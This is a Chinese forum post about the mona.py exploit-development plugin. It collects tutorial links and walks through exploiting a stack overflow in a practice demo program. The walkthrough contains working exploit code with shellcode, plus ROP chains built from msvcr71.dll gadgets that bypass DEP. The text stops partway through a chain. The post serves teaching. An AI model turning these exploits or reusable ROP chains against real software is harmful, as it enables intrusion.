[漏洞exploit工具-mona系列4] mona实战系列

初级
msf

2015-3-1 10:33 2372

PS：本帖只发布些已有的mona实战的帖子，大部分来自互联网搜索结果，这里只给出链接。

来自corelan团段的 稳定通用的ROP链库,过DEP的同学可以看看
https://www.corelan.be/index.php/security/corelan-ropdb/
很不错的库各种环境下/各种DLL的稳定的ROP。

实战 HeapSpray 之 CVE2012-1889 Exploit 编写
http://www.programlife.net/doc/CVE2012-1889.pdf
PS：只用到了mona的 ROP功能！ 不过文章真的不错，适合学习

缓冲区溢出漏洞实战（1）
http://www.cnphp6.com/archives/45077
PS：这个用到了几个mona的技巧，是个简单的栈溢出利用文章，新手可以看看

PCMan FTP Server 2.0.7实例分析
http://www.hack80.com/thread-21688-1-1.html
PS：和上一个一样都是对 PCMan FTP做的测试，不过这个更清晰、明了。

Immunity Debugger-mona插件使用
http://www.hack80.com/thread-21042-1-1.html
PS：对几个mona功能的介绍。

缓冲区漏洞过程学习笔记之FTP
http://bigtang.org/缓冲区漏洞过程学习笔记之FTP
PS：这篇用到了pattern_create/offset 去定位EIP，利用 jmp功能去找到 jmp esp 。


【翻译】利用msvcr71.dll 与mona.py实现通用绕过DEP/ASLR
http://bbs.pediy.com/showthread.php?t=139241&highlight=mona+py
PS:本论坛后恋 翻译的文章，来自corelan的优秀文章，介绍了mona 如何在msvcr71中找到ROP链的过程。


简单的栈溢出利用 with mona

我说明下：简单的利用只是为了mona实战，为了起到抛砖引玉的作用。

目标：1.exe （老师以前给的练手的demo,故意加入了msvcr71.ll,为了是使用rop)
环境：win7 x64
工具： windbg (with mona plus) //还没有工具的同学 http://bbs.pediy.com/showthread.php?t=198170 可以看这里的教程，关于windbg配置mona的

1.exe运行效果图





现在第一个textbox中输入字符串，点击OK按钮，将第一个框的内容复制到第二个框里。其中复制过程中，缓冲区溢出。

0x00 windbg 启动mona

打开windbg ，windbg打开要调试的1.exe.

在底部的命令框中输入 .load pykd.pyd

再输入 !py mona（看看能是否正确的启动mona)

```
ntdll!DbgBreakPoint:
776f000c cc              int     3
0:002> .load pykd
0:002> !py mona

** Warning, no symbol path set ! **
   I'll set the symbol path to srv*c:\symbols*http://msdl.microsoft.com/downr

************* Symbol Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*c:\symbols*http://msdl.mi
   Symbol path set, now reloading symbols...
   All set. Please restart WinDBG.

Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86\mona.py
     'mona' - Exploit Development Swiss Army Knife - WinDBG (32bit)
     Plugin version : 2.0 r554
     PyKD version 0.2.0.29
     Written by Corelan - https://www.corelan.be
     Project page : https://github.com/corelan/mona

     .##....##..######..##....##...###.....######..##...##
     .###..###.##....##.###...##..##.##....##....##.##.##.
     .####.####.##......##.##..##.##...##...##.....###...
     .##.###.##..######..##..##.##.....##..##.....##.##...
     .##.....##.......##.##...###.#########.##....##.##...
     .##.....##.##....##.##....##.##.....##.##....##.##...
     .##.....##..######..##....##.##.....##..######..##...

Global options :
```

mona正常启动了。（你可以用 !py mona update 更新到最新版的mona）

设置工作目录

!py mona config -set workingfolder c:\logs\%p

```
0:002> !py mona config -set workingfolder c:\logs\%p
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86
Writing value to configuration file
Old value of parameter workingfolder =  c:\logs\%p
[+] Saving config file, modified parameter workingfolder
New value of parameter workingfolder =  c:\logs\%p

[+] This mona.py action took 0:00:00.002000
```

1.exe 程序还没正常运行起来，我们先输入 g ,将程序运行起来，好加载我们的 msvcr71.dll ,再暂停下来

输入 !py mona modules 查看加载的模块信息

```
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86\mona.py modules

---------- Mona command started on 2015-03-01 15:28:15 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
```

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Path
0x72ad0000	0x72b46000	0x00076000	False	True	True	True	True	5.31.23.1230 [RICHED20.dll] (C:\Windows\sys
0x750e0000	0x751f0000	0x00110000	False	True	True	True	True	6.1.7601.18409 [kernel32.dll] (C:\Windows\sy
0x76110000	0x761bc000	0x000ac000	False	True	True	True	True	7.0.7601.17744 [msvcrt.dll] (C:\Windows\syst
0x75070000	0x7507c000	0x0000c000	False	True	True	True	True	6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\s
0x72d20000	0x72d3c000	0x0001c000	False	True	True	True	True	6.1.7600.16385 [oledlg.dll] (C:\Windows\sys
0x74240000	0x74253000	0x00013000	False	True	True	True	True	6.1.7600.16385 [dwmapi.dll] (C:\Windows\sys
0x776e0000	0x77860000	0x00180000	False	True	True	True	True	6.1.7601.18247 [ntdll.dll] (C:\Windows\SysW
0x751f0000	0x75209000	0x00019000	False	True	True	True	True	6.1.7600.16385 [sechost.dll] (C:\Windows\Sy
0x75e00000	0x75e0a000	0x0000a000	False	True	True	True	True	6.1.7601.18177 [LPK.dll] (C:\Windows\syswow
0x77230000	0x772cd000	0x0009d000	False	True	True	True	True	1.626.7601.18454 [USP10.dll] (C:\Windows\sy
0x726a0000	0x72705000	0x00065000	False	True	True	True	False	2.0.1.1 [CaptureText_x86.dll] (C:\Users\old7
0x75080000	0x750e0000	0x00060000	False	True	True	True	True	6.1.7601.18719 [SspiCli.dll] (C:\Windows\sys
0x75940000	0x75a9c000	0x0015c000	False	True	True	True	True	6.1.7601.17514 [ole32.dll] (C:\Windows\sysw
0x771d0000	0x77227000	0x00057000	False	True	True	True	True	6.1.7601.17514 [SHLWAPI.dll] (C:\Windows\sys
0x75bb0000	0x75cb0000	0x00100000	False	True	True	True	True	6.1.7601.17514 [USER32.dll] (C:\Windows\syst
0x758c0000	0x7593b000	0x0007b000	False	True	True	True	True	6.1.7601.17514 [comdlg32.dll] (C:\Windows\sy
0x00400000	0x00439000	0x00039000	False	False	False	False	False	1.0.0.1 [1.exe] (C:\Users\old7\Desktop\test
0x743c0000	0x74440000	0x00080000	False	True	True	True	True	6.1.7600.16385 [uxtheme.dll] (C:\Windows\sys
0x77130000	0x771bf000	0x0008f000	False	True	True	True	True	6.1.7601.18640 [OLEAUT32.dll] (C:\Windows\sy
0x76250000	0x76e9a000	0x00c4a000	False	True	True	True	True	6.1.7601.18429 [SHELL32.dll] (C:\Windows\sys
0x76ef0000	0x76fe0000	0x000f0000	False	True	True	True	True	6.1.7601.18532 [RPCRT4.dll] (C:\Windows\syst
0x76ff0000	0x77050000	0x00060000	False	True	True	True	True	6.1.7601.17514 [IMM32.DLL] (C:\Windows\syste

```
0x739c0000 | 0x73a44000 | 0x00084000 | False | True | True | True | True | 5.82.7601.18201 [COMCTL32.dll] (C:\Windows\
0x72d00000 | 0x72d19000 | 0x00019000 | False | True | True | True | True | 6.1.7601.17514 [OLEPRO32.DLL] (C:\Windows\sy
0x75d10000 | 0x75ddc000 | 0x000cc000 | False | True | True | True | True | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\sysw
0x75870000 | 0x758b7000 | 0x00047000 | False | True | True | True | True | 6.1.7601.18409 [KERNELBASE.dll] (C:\Windows
0x73650000 | 0x73656000 | 0x00006000 | False | True | True | True | True | 6.1.7601.17514 [RICHED32.DLL] (C:\Windows\sy
0x770a0000 | 0x77130000 | 0x00090000 | False | True | True | True | True | 6.1.7601.18577 [GDI32.dll] (C:\Windows\sysw
0x72d40000 | 0x72d91000 | 0x00051000 | False | True | True | True | True | 6.1.7601.17514 [WINSPOOL.DRV] (C:\Windows\sy
0x75ac0000 | 0x75b60000 | 0x000a0000 | False | True | True | True | True | 6.1.7601.18247 [ADVAPI32.dll] (C:\Windows\sy
0x739c0000 | 0x73a44000 | 0x00084000 | False | True | True | True | True | 5.82.7601.18201 [comctl32.DLL] (C:\Windows\
```

红线部分标注： 我们的1.exe 和 msvcr71.dll 都没有启用保护特性。

0x01 确定offset (控制EIP的偏移)

首先我们先来定位 控制EIP的offset , 我们用mona的 pattern_create \ pattern_offset功能

首先生成模板使用命令 !py mona pattern_create 300（生成一个300字节的模板 ）

```
0:002> !py mona pattern_create 300
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86\mona.py pattern_create 300
Creating cyclic pattern of 300 bytes
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad
5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0A
h1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
[+] Preparing output file 'pattern.txt'
    - Creating working folder c:\logs\1
    - Folder created
    - (Re)setting logfile c:\logs\1\pattern.txt
Note: don't copy this pattern from the log window, it might be truncated !
It's better to open c:\logs\1\pattern.txt and copy the pattern from the file
```

g 命令运行1.exe
将字符串拷贝下来粘帖到第一个框中，点击OK

```
0:002> g
(ea8.c7c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000001 ecx=0018f97c edx=00000030 esi=00423b40 edi=0018fe68
eip=33654132 esp=0018f860 ebp=0018f868 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
33654132 ??              ???
```

windbg断下来了。 注意 EIP的值。 我们将在下面用到这里是 33654132

接下来我们用 patter_offset来确定偏移

使用命令 !py mona pattern_offset 33654132

```
0:000> !py mona pattern_offset 33654132
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86\mona.py pattern_offset 33654132
Looking for 2Ae3 in pattern of 500000 bytes
[B] - Pattern 2Ae3 (0x33654132) found in cyclic pattern at position 128[/B]
Looking for 2Ae3 in pattern of 500000 bytes
Looking for 3eA2 in pattern of 500000 bytes
 - Pattern 3eA2 not found in cyclic pattern (uppercase)
Looking for 2Ae3 in pattern of 500000 bytes
Looking for 3eA2 in pattern of 500000 bytes
 - Pattern 3eA2 not found in cyclic pattern (lowercase)

[+] This mona.py action took 0:00:00.305000
```

那么我们的偏移就是 128 了 。

0x03验证偏移的正确性

构造 python的exploit脚本

```
exploit = ""
```

```
2
3   junk = "A"*[B]128[/B]
4
5   eip = "\xcc\xcc\xcc\xcc"
6
7   nops = "\x90"*20
8
9   shellcode = "\xcc"*40
10
11  exploit = junk + eip + nops  + shellcode
12  #写文件
13  try:
14      rst= open("crash.txt",'w')
15      rst.write(exploit)
16      rst.close()
17      print "OK"
18  except:
19      print "Error"
```

这个脚本将生成crash.txt文件，其中的内容就是我们的exploit内容了。

内容布局： 先是128个A，接着是控制EIP的 cccccccc ,后面是 nop 和 shellcode .

如果 windbg中断下来EIP为cccccccc，这就证明我们获得偏移是正确的。

```
1  (fbc.5d4): Access violation - code c0000005 (first chance)
2  First chance exceptions are reported before any exception handling.
3  This exception may be expected and handled.
4  eax=00000001 ebx=00000001 ecx=0018f97c edx=00000030 esi=00423b40 edi=0018fe68
5  eip=cccccccc esp=0018f860 ebp=0018f868 iopl=0         nv up ei pl nz na pe nc
6  cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
7  cccccccc ??              ???
```

此时的EIP确实为 cccccccc 了，证明mona给出的偏移是正确的。

0x04 利用mona查找 jmp esp指针

接下来，我们分析下栈的情况

```
1  0:000> dd esp-10 L 40
2  0018f850  41414141 41414141 41414141 cccccccc
3  0018f860  90909090 90909090 90909090 90909090
4  0018f870  90909090 cccccccc cccccccc cccccccc
5  0018f880  cccccccc cccccccc cccccccc cccccccc
6  0018f890  cccccccc cccccccc cccccccc 00417e00
```

```
1  0:000> dd esp
2  0018f860  90909090 90909090 90909090 90909090
3  0018f870  90909090 cccccccc cccccccc cccccccc
4  0018f880  cccccccc cccccccc cccccccc cccccccc
5  0018f890  cccccccc cccccccc cccccccc 00417e00
6  0018f8a0  00000001 00000000 00000000 00000000
7  0018f8b0  00000001 0018fe68 00000000 0018f90c
8  0018f8c0  0041a440 00000001 00000000 00000000
9  0018f8d0  00000000 0018fe68 0018fe68 00000111
```

可以看到 nops 和 shellcode就在esp指向的栈中，典型的jmp esp案例。

我们来找到jmp esp

!py mona jmp -r esp -cpb "\x00"

```
1  0:000> !py mona jmp -r esp -cpb "\x00"    //(这条命令的意思，查找 jmp esp ,排除含有有 00 地址 (00 截断字符串))
2  Hold on...
3  [+] Command used:
4  !py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86\mona.py jmp -r esp -cpb \x00
5
6  ---------- Mona command started on 2015-03-01 15:55:46 (v2.0, rev 554) ----------
7  [+] Processing arguments and criteria
8      - Pointer access level : X
9      - Bad char filter will be applied to pointers : \x00
```


```
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Querying 2 modules
    - Querying module 1.exe
                                    ^ Memory access error in '!py mona jmp -r esp -cpb "\x00" '
 ** Unable to process searchPattern 'mov eax,esp # jmp eax'. **
    - Querying module msvcr71.dll
                                    ^ Memory access error in '!py mona jmp -r esp -cpb "\x00" '
 ** Unable to process searchPattern 'mov eax,esp # jmp eax'. **
    - Search complete, processing results
[+] Preparing output file 'jmp.txt'
    - (Re)setting logfile c:\logs\1\jmp.txt
[+] Writing results to c:\logs\1\jmp.txt
    - Number of pointers of type 'push esp # ret ' : 1
[+] Results :
0x7c345c30 |   0x7c345c30 : push esp # ret  | asciiprint,ascii {PAGE_EXECUTE_READ} [msvcr71.dll] ASLR:
False, Rebase: False, SafeSEH: False, OS: False, v7.10.3052.4 (C:\Users\old7\Desktop\test\New
folder\msvcr71.dll)
    Found a total of 1 pointers

[+] This mona.py action took 0:00:00.351000
```

找到一条0x7c345c30 | 0x7c345c30 : push esp # ret

0x05 来组织我们的最后的exploit

```
import struct
def little_endian(address):
  return struct.pack("<L",address)

exploit = ""

junk = "A"*128

eip = little_endian(0x7c345c30) #0x7c345c30  jmp esp

nops = "\x90"*20

# messagebox 113bit
shellcode = ""
shellcode +="\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
shellcode +="\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
shellcode +="\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
shellcode +="\x34\xaf\x01\xc6\x45\x81\x3e\x46\x61\x74\x61\x75\xf2\x81\x7e"
shellcode +="\x08\x45\x78\x69\x74\x75\xe9\x8b\x7a\x24\x01\xc7\x66\x8b\x2c"
shellcode +="\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x79\x74"
shellcode +="\x65\x01\x68\x6b\x65\x6e\x42\x68\x20\x42\x72\x6f\x89\xe1\xfe"
shellcode +="\x49\x0b\x31\xc0\x51\x50\xff\xd7"

exploit = junk + eip + nops  + shellcode
#写文件
try:
    rst= open("crash.txt",'w')
    rst.write(exploit)
    rst.close()
    print "OK"
except:
    print "Error"
```

效果图 ：



接下来我们利用rop在来一次

0x06 rop链的生成

直接使用 mona 的rop 命令，

!py mona rop -m "msvcr71.dll" -cpb "\x00"

这个命令告诉 mona在msvcr71.dll的空间中找rop链，并且不要出现0x00 ，因为会截断字符串。

稍等片刻！

```
0:001> !py mona rop -m "msvcr71.dll" -cpb "\x00"
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\8.1\Debuggers\x86\mona.py rop -m msvcr71.dll -cpb \x00

---------- Mona command started on 2015-03-01 16:07:49 (v2.0, rev 554) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
    - Only querying modules msvcr71.dll
    - Bad char filter will be applied to pointers : \x00
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Preparing output file '_rop_progress_1.exe_3236.log'
    - (Re)setting logfile c:\logs\1\_rop_progress_1.exe_3236.log
[+] Progress will be written to _rop_progress_1.exe_3236.log
[+] Maximum offset : 40
[+] (Minimum/optional maximum) stackpivot distance : 8
[+] Max nr of instructions : 6
[+] Split output into module rop files ? False
[+] Enumerating 22 endings in 1 module(s)...
    - Querying module msvcr71.dll
    - Search complete :
       Ending : RETN 0x0C, Nr found : 2
       Ending : RETN, Nr found : 2408
       Ending : RETN 0x08, Nr found : 24
       Ending : RETN 0x02, Nr found : 2
       Ending : RETN 0x10, Nr found : 11
       Ending : RETN 0x00, Nr found : 12
       Ending : RETN 0x06, Nr found : 1
       Ending : RETN 0x14, Nr found : 2
       Ending : RETN 0x04, Nr found : 62
    - Filtering and mutating 2524 gadgets
      - Progress update : 500 / 2524 items processed (Sun 2015/03/01 04:07:56 PM) - (19%)
      - Progress update : 1000 / 2524 items processed (Sun 2015/03/01 04:08:03 PM) - (39%)
      - Progress update : 1500 / 2524 items processed (Sun 2015/03/01 04:08:10 PM) - (59%)
      - Progress update : 2000 / 2524 items processed (Sun 2015/03/01 04:08:17 PM) - (79%)
      - Progress update : 2500 / 2524 items processed (Sun 2015/03/01 04:08:24 PM) - (99%)
      - Progress update : 2524 / 2524 items processed (Sun 2015/03/01 04:08:25 PM) - (100%)
[+] Creating suggestions list
[+] Processing suggestions
[+] Launching ROP generator
[+] Attempting to produce rop chain for VirtualProtect
    Step 1/7: esi
[+] Searching from 0x7c340000 to 0x7c396000
    Step 2/7: ebp
    Step 3/7: ebx
    Step 4/7: edx
    Step 5/7: ecx
    Step 6/7: edi
    Step 7/7: eax
[+] Preparing output file 'msvcr71_virtualprotect.xml'
    - (Re)setting logfile c:\logs\1\msvcr71_virtualprotect.xml
[+] Attempting to produce rop chain for VirtualAlloc
    Step 1/7: esi
[+] Searching from 0x7c340000 to 0x7c396000
    Step 2/7: ebp
    Step 3/7: ebx
    Step 4/7: edx
    Step 5/7: ecx
    Step 6/7: edi
    Step 7/7: eax
[+] Preparing output file 'msvcr71_virtualalloc.xml'
    - (Re)setting logfile c:\logs\1\msvcr71_virtualalloc.xml
[+] Preparing output file 'rop_chains.txt'
    - (Re)setting logfile c:\logs\1\rop_chains.txt
[+] ROP chains written to file c:\logs\1\rop_chains.txt

################################################################################

Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = tr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------


ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
------------------------------------------------------------
```

```
*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      0x7c375928,  # POP EBP # RETN [msvcr71.dll]
      0x7c375928,  # skip 4 bytes [msvcr71.dll]
      0x7c348495,  # POP EAX # RETN [msvcr71.dll]
      0xffffffff,  # Value to negate, will become 0x00000201
      0x7c34d749,  # NEG EAX # RETN [msvcr71.dll]
      0x7c373ebf,  # POP EBX # RETN [msvcr71.dll]
      0xffffffff,  #
      0x7c345255,  # INC EBX # FPATAN # RETN [msvcr71.dll]
      0x7c35218e,  # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
      0x7c344f87,  # POP EDX # RETN [msvcr71.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x7c351eb1,  # NEG EDX # RETN [msvcr71.dll]
      0x7c36345b,  # POP ECX # RETN [msvcr71.dll]
      0x7c38baf2,  # &Writable location [msvcr71.dll]
      0x7c342953,  # POP EDI # RETN [msvcr71.dll]
      0x7c34d202,  # RETN (ROP NOP) [msvcr71.dll]
      0x7c34adf5,  # POP ESI # RETN [msvcr71.dll]
      0x7c3415a2,  # JMP [EAX] [msvcr71.dll]
      0x7c3647cc,  # POP EAX # RETN [msvcr71.dll]
      0x7c37a140,  # ptr to &VirtualProtect() [IAT msvcr71.dll]
      0x7c378c81,  # PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
      0x7c345c30,  # ptr to 'push esp # ret ' [msvcr71.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :


  rop_chain = create_rop_chain()



*** [ C ] ***

  #define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

  int create_rop_chain(unsigned int *buf, unsigned int )
  {
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
      0x7c375928,  // POP EBP // RETN [msvcr71.dll]
      0x7c375928,  // skip 4 bytes [msvcr71.dll]
      0x7c348495,  // POP EAX // RETN [msvcr71.dll]
      0xffffffff,  // Value to negate, will become 0x00000201
      0x7c34d749,  // NEG EAX // RETN [msvcr71.dll]
      0x7c373ebf,  // POP EBX // RETN [msvcr71.dll]
      0xffffffff,  //
      0x7c345255,  // INC EBX // FPATAN // RETN [msvcr71.dll]
      0x7c35218e,  // ADD EBX,EAX // XOR EAX,EAX // INC EAX // RETN [msvcr71.dll]
      0x7c344f87,  // POP EDX // RETN [msvcr71.dll]
      0xffffffc0,  // Value to negate, will become 0x00000040
      0x7c351eb1,  // NEG EDX // RETN [msvcr71.dll]
      0x7c36345b,  // POP ECX // RETN [msvcr71.dll]
      0x7c38baf2,  // &Writable location [msvcr71.dll]
      0x7c342953,  // POP EDI // RETN [msvcr71.dll]
      0x7c34d202,  // RETN (ROP NOP) [msvcr71.dll]
      0x7c34adf5,  // POP ESI // RETN [msvcr71.dll]
      0x7c3415a2,  // JMP [EAX] [msvcr71.dll]
      0x7c3647cc,  // POP EAX // RETN [msvcr71.dll]
      0x7c37a140,  // ptr to &VirtualProtect() [IAT msvcr71.dll]
      0x7c378c81,  // PUSHAD // ADD AL,0EF // RETN [msvcr71.dll]
      0x7c345c30,  // ptr to 'push esp // ret ' [msvcr71.dll]
    };
    if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
    };
    return sizeof(rop_gadgets);
  }

  // use the 'rop_chain' variable after this call, it's just an unsigned int[]
  CREATE_ROP_CHAIN(rop_chain, );
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      0x7c375928,  # POP EBP # RETN [msvcr71.dll]
      0x7c375928,  # skip 4 bytes [msvcr71.dll]
      0x7c348495,  # POP EAX # RETN [msvcr71.dll]
      0xffffffff,  # Value to negate, will become 0x00000201
      0x7c34d749,  # NEG EAX # RETN [msvcr71.dll]
      0x7c373ebf,  # POP EBX # RETN [msvcr71.dll]
      0xffffffff,  #
```

```
      0x7c345255,  # INC EBX # FPATAN # RETN [msvcr71.dll]
      0x7c35218e,  # ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
      0x7c344f87,  # POP EDX # RETN [msvcr71.dll]
      0xffffffc0,  # Value to negate, will become 0x00000040
      0x7c351eb1,  # NEG EDX # RETN [msvcr71.dll]
      0x7c36345b,  # POP ECX # RETN [msvcr71.dll]
      0x7c38baf2,  # &Writable location [msvcr71.dll]
      0x7c342953,  # POP EDI # RETN [msvcr71.dll]
      0x7c34d202,  # RETN (ROP NOP) [msvcr71.dll]
      0x7c34adf5,  # POP ESI # RETN [msvcr71.dll]
      0x7c3415a2,  # JMP [EAX] [msvcr71.dll]
      0x7c3647cc,  # POP EAX # RETN [msvcr71.dll]
      0x7c37a140,  # ptr to &VirtualProtect() [IAT msvcr71.dll]
      0x7c378c81,  # PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
      0x7c345c30,  # ptr to 'push esp # ret ' [msvcr71.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()



*** [ JavaScript ] ***

  //rop chain generated with mona.py - www.corelan.be
  rop_gadgets = unescape(
    "%u5928%u7c37" + // 0x7c375928 : ,# POP EBP # RETN [msvcr71.dll]
    "%u5928%u7c37" + // 0x7c375928 : ,# skip 4 bytes [msvcr71.dll]
    "%u8495%u7c34" + // 0x7c348495 : ,# POP EAX # RETN [msvcr71.dll]
    "%ufdff%uffff" + // 0xffffdff : ,# Value to negate, will become 0x00000201
    "%ud749%u7c34" + // 0x7c34d749 : ,# NEG EAX # RETN [msvcr71.dll]
    "%u3ebf%u7c37" + // 0x7c373ebf : ,# POP EBX # RETN [msvcr71.dll]
    "%ufffff%uffff" + // 0xffffffff : ,#
    "%u5255%u7c34" + // 0x7c345255 : ,# INC EBX # FPATAN # RETN [msvcr71.dll]
    "%u218e%u7c35" + // 0x7c35218e : ,# ADD EBX,EAX # XOR EAX,EAX # INC EAX # RETN [msvcr71.dll]
    "%u4f87%u7c34" + // 0x7c344f87 : ,# POP EDX # RETN [msvcr71.dll]
    "%uffc0%uffff" + // 0xffffffc0 : ,# Value to negate, will become 0x00000040
    "%u1eb1%u7c35" + // 0x7c351eb1 : ,# NEG EDX # RETN [msvcr71.dll]
    "%u345b%u7c36" + // 0x7c36345b : ,# POP ECX # RETN [msvcr71.dll]
    "%ubaf2%u7c38" + // 0x7c38baf2 : ,# &Writable location [msvcr71.dll]
    "%u2953%u7c34" + // 0x7c342953 : ,# POP EDI # RETN [msvcr71.dll]
    "%ud202%u7c34" + // 0x7c34d202 : ,# RETN (ROP NOP) [msvcr71.dll]
    "%uadf5%u7c34" + // 0x7c34adf5 : ,# POP ESI # RETN [msvcr71.dll]
    "%u15a2%u7c34" + // 0x7c3415a2 : ,# JMP [EAX] [msvcr71.dll]
    "%u47cc%u7c36" + // 0x7c3647cc : ,# POP EAX # RETN [msvcr71.dll]
    "%ua140%u7c37" + // 0x7c37a140 : ,# ptr to &VirtualProtect() [IAT msvcr71.dll]
    "%u8c81%u7c37" + // 0x7c378c81 : ,# PUSHAD # ADD AL,0EF # RETN [msvcr71.dll]
    "%u5c30%u7c34" + // 0x7c345c30 : ,# ptr to 'push esp # ret ' [msvcr71.dll]
    ""); //  :


----------------------------------------------------------------------------------------------------


################################################################################

Register setup for VirtualAlloc() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualAlloc()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualAlloc()
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------


ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
------------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      0x7c35cea2,  # POP EBP # RETN [msvcr71.dll]
      0x7c35cea2,  # skip 4 bytes [msvcr71.dll]
      0x7c3590be,  # POP EAX # RETN [msvcr71.dll]
      0xffffffff,  # Value to negate, will become 0x00000001
      0x7c34d749,  # NEG EAX # RETN [msvcr71.dll]
      0x7c341748,  # POP EBX # RETN [msvcr71.dll]
      0xffffffff,  #
      0x7c345255,  # INC EBX # FPATAN # RETN [msvcr71.dll]
